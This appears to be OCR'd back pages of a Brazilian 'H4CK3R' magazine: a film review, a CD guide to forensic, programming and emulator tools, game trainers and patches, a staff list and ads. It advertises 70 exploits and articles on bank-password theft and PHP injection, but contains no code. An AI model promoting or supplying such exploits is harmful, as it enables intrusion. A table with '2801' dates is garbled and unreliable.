

Edson Aran

## conspirações


TUDO O QUE NÃO QUEREM QUE VOCÊ SABIA •



## COWBOY BEBOP: O FILME

### Cowboy Bebop: The Movie

Não há dúvidas de que os animes conquistaram os cinemas com ótimas produções que, muitas vezes, dispensam tecnologias de ponta. Alguns meses depois de *A Viagem de Chihira*, por exemplo, somos premiados com o incrível *Cowboy Bebop*, baseado em uma série de TV homônima. Não é nenhum 3D, mas traz um argumento pra lá de interessante: em 2071, a humanidade já colonizou o planeta Marte, mas a criminalidade é um problema sério. Para controlá-lo, o



governo recorre aos "cowboys" (caçadores de recompensas). Perto do Halloween, ocorre um atentado terrorista, cujo responsável é Vincent, um ex-soldado que fora cobaia de experimentos

secretos. O vilão e seu auxiliar – um hacker amoral – passam a ser perseguidos por quatro cowboys estilosos: Spike Spiegel e seu sócio, Jet Black, a bela Faye Valentine e o hacker Ed. A partir daí, sobram ação, trilha sonora e competência do diretor Shinichiro Watanabe, que trabalhou na série de animação *Animatrix*. Nota 10.

Direção: Shinichiro Watanabe

[www.sonypictures.com/the/cowboybebop](http://www.sonypictures.com/the/cowboybebop)

Elenco: vozes de Koichi Yamadera, Unsho Ishizuka, Megumi Hayashibara

Cotação: 5 estrelas

verdadeiros culpados. E o 11 de setembro é sintomático de como e por que surgem as teorias. Afinal, quem lê os furos nas explicações do governo norte-americano, só pode acreditar nelas.

Conspirações  
Edson Aran  
Geração Editorial  
R\$ 29,80



# Guia do CD

## Rodando o CD

Qualquer micro com 32 MB de RAM e um Pentium pode rodar o CD da Hacker. Muitos programas, porém, exigem muito mais da sua máquina, ao serem instalados. O CD deverá rodar automaticamente ao ser colocado no drive. Se tiver problemas, é só entrar no Gerenciador de Arquivos, no qual você também poderá acessar cada programa individualmente, sem usar a interface.

## Para pedir socorro

Se você não conseguir instalar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor, de segunda a sexta, em horário comercial.

E-mail: [atendimento@digerati.com.br](mailto:atendimento@digerati.com.br)

Por telefone: (11) 3217-2626



## Destaque: Forensic Investigações profundas

Cada arquivo movido ou deletado é registrado. Tudo o que trafega por uma rede é monitorado. Parece assustador, mas é apenas a realidade do cotidiano de todos nós.

Mesmo tendo seu acesso dificultado, os HDs e servidores sempre guardam dados que já foram apagados e revelam informações importantes e às vezes até perigosas.

Com os softwares desta categoria, você terá acesso a esse tipo de informação, esteja ela em um disco formatado em FAT, NTFS, Linux ou qualquer outro tipo de partição. Confira a seguir uma descrição resumida de cada aplicativo.

**di v3.8 (disk info) (Linux):** Utilidade de informação de disco. Mostra tudo o que seu comando 'df' faz e informa a capacidade do disco de acordo com o formato que você deseja.

**TestDisk v4.4 (Linux):** Ferramentas para checar e recuperar partições do tipo: FAT12/FAT16/FAT32 - Linux - Linux SWAP (version 1 and 2) - NTFS (Windows NT) - BeFS (BeOS) - UFS (BSD) - Netware - ReiserFS

File Type	Filter	Filter	CD/DVD Area	Add	Checksum	Accessed	Modified	Last Cluster
AppArmor	21	1	ABROAD	de	2801-11-24 15:42:45,36	2801-11-24 15:42:46	2801-11-24 15:42:46	1000 9
AppArmor	32	2	APPARMOR	de	2801-11-24 15:42:45,31	2801-11-24 15:42:45,46	2801-11-24 15:42:46	10043
CentOS	11	2	CONFIG	de	2801-11-24 15:42:45,32	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20518
Connection Watch	22	3	CONWATCH	de	2801-11-24 15:42:45,36	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20529
Crash	14	2	CURSOR	de	2801-11-24 15:42:45,36	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20537
Distro	34	2	DEBJS	de	2801-11-24 15:42:45,23	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20544
DownloadedPrograms	166	3	DOWNLOD	de	2801-11-24 15:42:45,30	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20550
Drush Cache	25	2	DRUSH	de	2801-11-24 15:42:45,30	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20552
Dropbox	5	2	POINT	de	2801-11-24 15:42:45,35	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20553
File	7	2	HELP	de	2801-11-24 15:42:45,35	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20552
File	41	1	RE	de	2801-11-24 15:42:45,47	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20553
File	4	1	RF	de	2801-11-24 15:42:45,47	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20553
File	108	2	PRIVACY	de	2801-11-24 15:42:45,47	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20554
JAVA	18	1	JAVA	de	2801-11-24 15:42:45,35	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20559
Media	18	2	MEDIA	de	2801-11-24 15:42:45,35	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20560
Management	12	2	MANAG	de	2801-11-24 15:42:45,35	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20565
MEAPPS	21	1	MEAPPS	de	2801-11-24 15:42:45,30	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20576
MEI	18	2	MEI	de	2801-11-24 15:42:45,42	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20579
Office Web Pages	169	2	OFWP	de	2801-11-24 15:42:45,19	2801-11-24 15:42:45,46	2801-11-24 15:42:46	20582

**Aida v0.10 (Linux):** Uma das ferramentas de segurança mais recomendadas para o seu sistema. Ela avisa quais foram os arquivos alterados e é comumente usada em honey spots (sites aparentemente mais frágeis de ser invadidos e que atraem a atenção dos hackers).

**CmosPwd v4.2 (Linux):** Ferramenta para a recuperação de senhas da BIOS que trabalha com os seguintes modelos: ACER/IBM,

# CD H4CK3R #14

AMI WinBIOS 2.5 - Award 4.5x/4.6x - Compaq (1992) - Compaq (New version) - IBM (PS/2, Activa, Thinkpad) - Packard Bell - Phoenix 1.00.09.AC0 (1994), a486 1.03, 1.04, 1.10 A03, 4.05 rev 1.02.943, 4.06 rev 1.13.1107 - Phoenix 4 release 6 (User) - Gateway Solo - Phoenix 4.0 release 6 - Toshiba - Zenith AMI

dsniff tools v2.3 (Linux): Coleção de ferramentas para auditoria e testes profundos

The Examiner (Unix): Ferramenta para analisar executáveis binários. Seu objetivo é fornecer uma versão comentada e desmontada do código sem a necessidade do funcionamento do programa

Unrm 0.92 (Unix): O Unrm é uma ferramenta de recuperação de dados que foram apagados (Obs.: Leia com cuidado o FAQ antes de usá-lo)

env\_audit (Linux): Programa que procura processos de IDs, UID, GID, mask sinal, umask, prioridade, descriptador de arquivos e variáveis ambientais. Vem com configuração de teste para o anacron, o apache, o atd, o crond, o GDB, o inittab, o PHP, entre outros

SNARE (Linux): Módulo do kernel que fornece potencialidade registrando o C2-style auditing/event para Linux. É similar ao módulo básico da segurança (BSM)

Foremost 0.68 (Linux): Ferramenta do Linux para conduzir examinações forensic. Pode ser útil a outros membros da comunidade. O Foremost lê através de um arquivo, tal como um arquivo de imagem do DD ou uma divisória, e arquiva os extratos do disco

AIR-Imager1.2.3 beta (Linux): É um GUI front-end projetado, criando imagens forensic do bit

The Sleuth Kit v1.61: The Sleuth Kit é uma coleção de linhas de comandos básicos do Unix e ferramentas de análise. As ferramentas permitem que você analise arquivos NTFS, FAT, FFS, EXT2FS e EXT3FS

ree v1.3: O ree (ROM extension extractor) escaneia sua memória (/dev/mem) em busca de extensões ROM e as transforma em

arquivos. Extensões ROM são BIOSes que residem no chip do computador

rda v0.2.1: Ferramenta de forensics para adquirir dados remotamente

FTimes v3.3.0: Sistema para a coleta ou desenvolvimento de informação sobre diretórios e arquivos específicos

Sonar v1.2.1: Tem como objetivo oferecer aos administradores de redes ferramentas que possam ser utilizadas para testes em redes

Fenris: O Fenris é um analisador e decompilador com a intenção de simplificar a procura por bugs, auditorias de segurança, etc.

fatback v1.3: Ferramenta para recuperar arquivos deletados do sistema de arquivos FAT

Directory Snoop 4.0 (Windows): Faz busca, recuperação e uma utilidade forensic do wipe para sistemas de arquivos FAT. Recupere arquivos apagados por meio de conjuntos de busca (funciona 25 vezes)

FileRecovery Professional 3.2 (Windows): Suporta as movimentações do multiboot e as listradas. É medido e espelhado assim como todos os níveis da invasão. O programa pode fazer o scanner e a recuperação de todos os arquivos destruídos acidentalmente (por um apagamento acidental ou por quaisquer outras razões). Os arquivos podem mesmo ser recuperados quando uma divisória não está atualizada

Secret Explorer 4.0 (Windows): Explore, analise e edite o armazenamento protegido do Windows não-documentado que contém muitas informações escondidas, tais como os dados do formulário do Internet Explorer e várias senhas da Internet. Requisitos mínimos: Windows 95/98/Me/NT/2000/XP e Internet Explorer 4.0.

MindSoft Undelete 1.0 (Windows): Você pode perder as informações que possui, tais como banco de dados, clientes, arquivos significativos e importantes para seu trabalho diário, relatórios, etc. Com este programa, você consegue recuperá-los

## Especial: Programação Compilação é poder

Nesta edição, selecionamos as melhores ferramentas para programar nas principais linguagens. São compiladores para Perl, Python, XML, C, PHP, Java e muito mais. Certamente, um desses programas vai servir para compilar um dos exploits desta ou da próxima edição da H4CK3R, portanto guarde este CD com carinho, pois você ainda pode precisar dele.

**Perl 5.8.1 (Linux):** A Perl é uma linguagem de programação para a manipulação de textos, arquivos e processos. Possibilita realizar trabalhos que poderiam ser escritos em C ou no Shell.

**Python 2.3.2:** Linguagem de programação que tem RAD gráfico. Funciona em módulos e tem diversas bibliotecas. Vem com Core Interpreter e bibliotecas básicas. Para Windows

**Peter's XML editor 2.0:** Editor de XML que o ajuda a organizar árvores grandes de dados. Possui colorização de sintaxe para você não se complicar na hora de programar. Obs.: É necessário possuir instalado o MSXML 3.0 ou 4.0 da Microsoft

**Visual Perl Editor 2.6:** Editor visual de linguagem de programação Perl para a criação de certificados de CGI. O programa tem dois painéis: um para editar o certificado e outro que inspeciona o CGI em um web browser

**J 0.20.2 (Linux):** Editor com suporte a várias linguagens de programação, tais como C, C++, PHP, Python e Perl. Possui também suporte para sintaxe destacada, diretório de buffers, distanciamento de margens automáticas, autosave, expressões regulares e recuperação automática de erros

**PHP 5.0 beta 2:** Componente para que servidores web possam rodar a linguagem PHP. Esta versão vem com CGI binary e server API para Apache, ISAOI, NSAPI e AOLserver. Também possui suporte para MySQL e vem com várias extensões

**QT/X11 Free Edition (Linux):** Ambiente para desenvolvimento de aplicativos. Esta versão é gratuita para uso doméstico e educacional. Roda em X11

**PHP 5.0 beta 2 (Linux):** Versão para a plataforma Linux do programa usado para editar PHP

**XML Editor 0.5.3 (Linux):** Editor para XML baseado em uma especificação simplificada de DOM 1.0

**Tinyxml 2.2 (Linux):** Programa simples para a leitura de arquivos XML e para a criação de objetos

**KXML Editor 0.8.5 (Linux):** Editor de XML para a plataforma Linux, o KXML roda no gerenciador de janelas KDE

**Dev C++ (Linux):** O Dev C++ é um programa para a criação de aplicações na linguagem C/C++

**Dev C++ 4.9:** Versão para Windows do programa para a criação de aplicativos na linguagem C/C++

**OpenC++ 2.6 (Linux):** Tradutor de fonte para o desenvolvimento de extensões da linguagem C++

**Antechinus C# Editor 5.2:** Linguagem de programação C#. O programa permite desenvolver, compilar e rodar aplicações em ambientes integrados. Possui recursos de integração com a plataforma .Net


**Python 2.3.2 (Linux):** Versão para Linux da linguagem de programação que tem RAD gráfico. Funciona em módulos e tem diversas bibliotecas. Vem com Core Interpreter e bibliotecas básicas

**GTK 2.0.2:** O GTK é uma biblioteca usada para a criação de interfaces gráficas. Possui suporte para C/C++, Python e Perl. Roda em Windows

**GTK # (Linux):** A GTK # é uma linguagem do .Net para ligar o kit de ferramentas do GTK+

**ScannerDaemon 0.5.2 (Linux):** O ScannerDaemon é um arquivo do código-fonte do projeto OpenAntivirus

**Squid src 0.1 (Linux):** Este é um arquivo do código-fonte do projeto de antivírus aberto (OpenAntivirus)



**Firewall Builder 1.1.1 (Linux):** Código-fonte do FireWall Builder, que é um programa de segurança que impede a invasão da rede verificando os pacotes

**AxCrypt (Linux):** Código-fonte do AxCrypt, programa que fornece a segurança com a encriptação de arquivos e compressão pessoais

**Privoxy (Linux):** Código-fonte deste programa que fornece segurança para a rede controlando o acesso à Internet

**Note spam (Linux):** Este arquivo é o código-fonte do note spam 0.2.3, programa que elimina os e-mails indesejados.

**DOMIT 0.1 (Linux):** Parser de XML para PHP baseado na especificação do nível 1 do DOM. É escrito puramente em PHP

**HTML Parser for PHP4 (Linux):** O parser do HTML para PHP 4 é um parser orientado ao objeto. Vem com uma classe de exemplo para converter o HTML ao texto formatado do ASCII

**Pype 1.8:** Versão para Linux deste programa que possibilita desenvolver programas na linguagem Python

**GCC 3.3.2 (Linux):** O GCC é um compilador com suporte a várias linguagens, como C++, Java e suas respectivas bibliotecas. Ele também permite a verificação de erros, otimização de códigos, depuração de dados, entre outros recursos

Railroad Tycoon 3  
Tortuga: pirate Hunter  
Silent Hill 3  
LionHeart: Legacy of the Crusader  
Project IGI-2: Covert Strike v1.2  
Warlords 4  
Once Upon A Knight  
Dungeon Siege  
Battlefield 1942  
Space Empires: Star Fury  
Teenage Mutant Ninja Turtles  
NBA Live 2004  
Star Wars: Knights of the Old Republic  
Sin City 4: Rush Hour  
Need For Speed: Underground

## Categoria: Trainers

Confira a lista completa com os trainers que vão ajudá-lo a detonar os melhores games:

Delta Force: Black Hawk Down v1.3  
Delta Force: Black Hawk Down v1.0.0.5  
Fifa 2004  
Call of Duty  
Ford Racing 2  
Max Payne 2: The Fall of Max Payne  
Max Payne 2: The Fall of Max Payne  
Max Payne 2: The Fall of Max Payne  
Halo: Combat Evolved  
Prince of Persia 2  
Lord of the Rings: The Return of the King  
Lord of the Rings: The Return of the King  
UFO: Aftermath v1.2  
Vegas: Make it Big

## Categoria: Patches

Tudo para você atualizar seu PC ou servidor, independentemente da plataforma:

Get Patches - Default branch  
APT-RPM  
Swaret 1.6  
Red Hat: New rsync packages fix  
SuSE: New gpg packages fix cryptographic  
Hopkins FBI Patch 1.02  
sash-plus-patches - Default branch  
Red Hat: Zebra packages fix security vulnerabilities  
Linux Debian - zBlast  
Unix OpenBSD - Local Updates  
Linux Suse - Kernel  
Linux Suse - PostFIX  
Microsoft KB823718  
Microsoft KB823559  
Microsoft KB817606  
Microsoft KB822679  
Microsoft Windows XP: KB810217  
Microsoft Windows: Q329623  
Patch de segurança do Windows XP: Internet Information Services (IIS)  
Microsoft Windows XP: KB824141  
Microsoft Windows Server 2003: KB828035  
Office XP Web Services Security Patch: KB812708  
SQL Server 7.0 Security Patch MS03-031  
Word 2002 Security Patch: KB824934 versão 6  
Linux Debian - Perl  
Linux Debian - PHPGroupware  
Linux Debian - Kernel

# NOVA LOJA DIGERATI

Muito mais fácil, muito mais completa

## busca rápida



Arquivo completo  
atualizado  
constantemente

## compra facilitada



Diversas formas  
de pagamento

## superlista

Listagem completa com todas revistas, livros, pockets, camisetas, jogos, etc.

## segurança

A loja dispõe de um dos certificados de segurança SSL mais confiáveis do mundo. Você faz suas compras e seus dados são todos cifrados para sua total segurança



**frete gratuito**

Você recebe sua revista sem nenhum custo adicional em qualquer lugar do Brasil

**variedade**

**Mais de 60 categorias com mais de 200 produtos**

[www.lojadigerati.com.br](http://www.lojadigerati.com.br)

# H4CK3R

## Atendimento ao leitor

Fone: (11) 3217-2626 (9h às 21h) — [suporte@digerati.com.br](mailto:suporte@digerati.com.br)

Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobreiro

## Atendimento de vendas

Fone: (11) 3217-2600 — [vendas@digerati.com.br](mailto:vendas@digerati.com.br)

Luana Aguiar, Helo Campos e Samara Assi

## Revista Hacker

### Editor

Marcelo Barbão ([marbau@digerati.com.br](mailto:marbau@digerati.com.br))

### Editor-assistente

Mauricio Martins

### Redatores

Bruno Cesar, João Marinho, Fernando Wiek

### Arte

Heiber Bimbo, Marina Fiorese, Andreza Francisco e Andressa Nozue

### Colaboradores

Gleicon S. Moraes, Fernando Giannacari, Ermanni José Camargo Azevedo, Cr4shyng, h4rv3st e Antonio Marcelo

### Revisão

Silvia Almeida e Eliane Escobar

### Departamento Multimídia

Design e Programação: Alexandre Diniz

Conteúdo: Juliano Barreto, João Henrique e Cleber Farias

### Equipe de Internet

Aleksandro Botelho, Tarcila Broder e Carlos Sivali Ignatti

### Video

Felipe Madureira

Os artigos assinados não refletem necessariamente a opinião da revista, e sim de seus autores.



## Digerati Comunicação e Tecnologia Ltda

Rua Haddock Lobo, 347 – 12º Andar

CEP 01414-001 São Paulo SP

Fone: (11) 3217-2600 Fax: (11) 3217-2617

[www.digerati.com](http://www.digerati.com)

### Diretores

Alessandro Gerardi — [gerardi@digerati.com.br](mailto:gerardi@digerati.com.br)

Luis Almeida G. Nerra — [lafonva@digerati.com.br](mailto:lafonva@digerati.com.br)

Alessio Fon Meloza — [alessio@digerati.com.br](mailto:alessio@digerati.com.br)

### Dirutor Comercial

René Luiz Cassettari — [rene@digerati.com.br](mailto:rene@digerati.com.br)

### Representante Comercial no E.U.A.

Multimedia, Inc. Tel: +1-407-903-5000 Ext.222 Fax: +1-407-363-9809

Fernando Mariano — [info@multimediausa.com](mailto:info@multimediausa.com)

### Marketing

Erica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins

### Assessoria de imprensa

Simone Siman — [siman@digerati.com.br](mailto:siman@digerati.com.br)

### Recursos Humanos

Viviane Cardoso — [viviane@digerati.com.br](mailto:viviane@digerati.com.br)

### Logística de Produção

Pierre Abreu — [pierre@digerati.com.br](mailto:pierre@digerati.com.br)

### Tecnologia da Informação

Tadeu Carmona — [tadeu@digerati.com.br](mailto:tadeu@digerati.com.br)

### Impressão e Acabamento

Oceano Indústria Gráfica Ltda.

Fone: (11) 4446-6544

### Distribuidor Exclusivo para bancas de todo o Brasil

Fernando Chimaigia Distribuidora SA

Fone: (21) 3879-7766

**ANER**   
[www.aner.org.br](http://www.aner.org.br)

**EM 2004, TORNE-SE UM ESPECIALISTA EM SEGURANÇA DIGITAL**

# **universidade HACK3R**

**NOVO CURSO PRESENCIAL MINISTRADO PELOS MESMOS CRIADORES DO LIVRO**

- PSICOLOGIA HACKER**
- REDES**
- PLATAFORMAS WINDOWS E UNIX**
- FUNDAMENTOS JURÍDICOS**
- ENGENHARIA SOCIAL**
- VULNERABILIDADES**
- ATAQUE, DEFESA E CONTRA-ATAQUE**

**32 HORAS/AULAS**

Local: Rua Haddock Lobo, 347 - 13º andar

Duração: 32 horas/ aulas

Quando: Janeiro de 2004

Horário: das 18 às 22 horas

Turmas: (seg, qua e sex) e (ter e qui)

**MATERIAL DIDÁTICO INCLUSO**

**CURSO + MATERIAL DIDÁTICO POR 2 X R\$ 180,00**

\* O curso será realizado mediante a inscrição de no mínimo 20 alunos

\*\* A matrícula será confirmada 20 dias antes do início do curso por contato telefônico

**VAGAS LIMITADAS**



# H4CK3R 14

+ de 220 programas

As melhores soluções para segurança e contra-ataque.

Confira os destaques:

No CD

**Análise forense**

Os melhores programas para analisar e recuperar dados

## Emuladores

Rode qualquer sistema no seu computador

Wine 20031118 (Linux) Rode programas do Windows no Linux

WineX (Linux) Emule jogos baseados em DirectX no Linux

VMWare Workstation 4.0.5 Build 6030 (Linux e Windows)

Permite rodar outros sistemas operacionais que estejam no mesmo computador ou em Rede

Bochs 2.0.2 (Linux e Windows) Roda as mais populares plataformas

DOSEMU 1.2 Ferramenta que permite ao Linux rodar aplicações do MS-DOS

mol Emula o sistema operacional Mac OS no Linux

WinaXe Rode aplicações Linux dentro do Windows

Palm Emulator 3.5 (Windows e Linux) Emule todos os tipos de programas de Palm no seu PC

Palm OS Emulator Howto Texto em inglês que ensina a instalar, rodar e desenvolver para Palm OS usando o emulador

Router Simulator 1.1 Software gratuito que emula um roteador

j6502 v01 Classe Java que emula a arquitetura dos processadores

MOS Design 6502 usados pelo NES e pelo Comodore

## Na Revista

**Internet Banking**

Conheça as principais técnicas usadas por crackers para conseguir senhas de banco

**Engenharia Social**

Não basta conhecer informática. Inteligência também vale, e muito.

Saiba tudo sobre as técnicas hackers de engenharia social

**PHP Injection**

Destrinchamos as táticas e comandos usados para invadir sites que rodam PHP

**Cross Compiling**

Como desenvolver programas Linux no Windows, e vice-versa

**PARENTAL  
ADVISORY  
EXPLICIT SOFTWARE**

## Atenção!

Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

## Trainers

**30 programas** para você destruir os seus adversários. Softwares para:

Delta Force: Black Hawk Down v1.3 e v1.0.0.5

Fifa 2004

Call of Duty

Ford Racing 2

Max Payne 2: The Fall of Max Payne

Halo: Combat Evolved

Prince of Persia 2

Lord of the Rings: The Return of the King

UFO: Aftermath v1.2

Vegas: Make it Big

Railroad Tycoon 3

Tortuga: pirate Hunter

Silent Hill 3

LionHeart: Legacy of the Crusader

Project IGI-2: Covert Strike v1.2

Warlords 4

Once Upon A Knight

Dungeon Siege

Battlefield 1942

Space Empires: Star Fury

Teenage Mutant Ninja Turtles

NBA Live 2004

Star Wars: Knights of the Old Republic

Sim City 4: Rush Hour

Need For Speed: Underground

## Exploits

**70 programas** para as mais diferentes vulnerabilidades.

Sistemas e programas a serem explorados:

BestBuy

Cisco

SWS Web Server

Windows 98, NT, 2000 e XP

Irix

IBM DB2

FreeBSD

Linux

Apache

Solaris

IIS

Debian

Tomcat

Internet Explorer

Trillian

Red Hat

E muito mais

**Ainda: Pacote especial sobre Programação, Patches e Defacements**

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração

Configuração mínima do equipamento: processador Pentium II ou superior com 64 MB de RAM; placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores; placa de som.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows